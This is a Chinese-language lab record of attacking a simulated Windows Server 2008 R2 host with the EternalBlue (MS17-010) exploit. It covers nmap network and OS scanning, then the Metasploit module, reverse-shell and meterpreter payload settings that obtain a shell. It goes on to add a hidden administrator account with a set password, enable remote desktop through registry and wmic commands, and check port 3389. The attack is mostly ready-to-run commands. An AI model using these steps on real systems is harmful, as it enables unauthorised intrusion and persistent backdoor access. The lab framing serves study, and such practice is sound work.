**利用永恒之蓝漏洞攻击**

**过程记录**

2020年6月30日

目录

[一 模拟环境准备阶段 3](#_Toc17418)

[二 信息搜集阶段 3](#_Toc32314)

[2.1. 确定网段内的存活主机 3](#_Toc3442)

[2.2. 确定存活主机开放端口 4](#_Toc28710)

[2.3. 确定存活主机操作系统（可选） 5](#_Toc31206)

[2.4. 根据操作系统版本对比确定可能存在漏洞主机 5](#_Toc24128)

[三 攻击阶段 6](#_Toc9935)

# 模拟环境准备阶段

模拟攻击机：Kali 2020版

模拟受害主机：Windows Server 2008 R2 Enterprise 7600

扫描阶段工具（kali自带）：nmap


攻击阶段工具（kali自带）：metasploitframework

# 信息搜集阶段

## 确定网段内的存活主机

使用nmap扫描指定网段存活主机

命令：nmap -sP 192.168.206.0/24



通过nmap扫描可知当前网段的存活主机如下：

192.168.206.1；192.168.206.2；192.168.206.128；


192.168.206.129；192.168.206.133；192.168.206.134；


192.168.206.140；192.168.206.200；192.168.206.254。


## 确定存活主机开放端口


通过nmap扫描存活主机开放端口

命令：nmap 192.168.206.1 192.168.206.2 192.168.206.128 192.168.206.133 192.168.206.134 192.168.206.140 192.168.206.129 192.168.206.254











## 确定存活主机操作系统（可选）

通过nmap扫描存活主机操作系统

命令：nmap -O 192.168.206.134 （简要信息）



命令：nmap -A 192.168.206.134（详细信息）




## 根据操作系统版本对比确定可能存在漏洞主机

根据版本对比后确定可能存在漏洞的主机地址为：192.168.206.134

# 攻击阶段


* 启动metasploitframework

命令：msfconsole



* 搜索永恒之蓝的漏洞攻击载荷

命令：search ms17-010




* 选择攻击载荷

命令：use exploit/windows/smb/ms17\_010\_eternalblue




* 设置发起攻击主机地址；设置被攻击主机地址；设置payload。

命令：set lhost 192.168.206.200 ；set rhosts 192.168.206.134；set payload generic/shell\_reverse\_tcp或：set payload windows/x64/meterpreter/reverse\_tcp



* 发起攻击

命令：run/exploit



看到了熟悉的界面，获取shell权限成功；

* 新建用户

命令：net user kali /add

* 更改用户密码

命令：net user kali Password01！

* 赋予管理员权限

net localgroup Administrators kali /add

开启被攻击主机3389远程桌面

（注：使用于xp、win7）

REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f

（注：适用于2003）

开2003的3389


wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call


SetAllowTSConnections 1


* 查看端口开放状态

Netstat -ano | finstr “3389”

* 远程登陆测试







* 攻击成功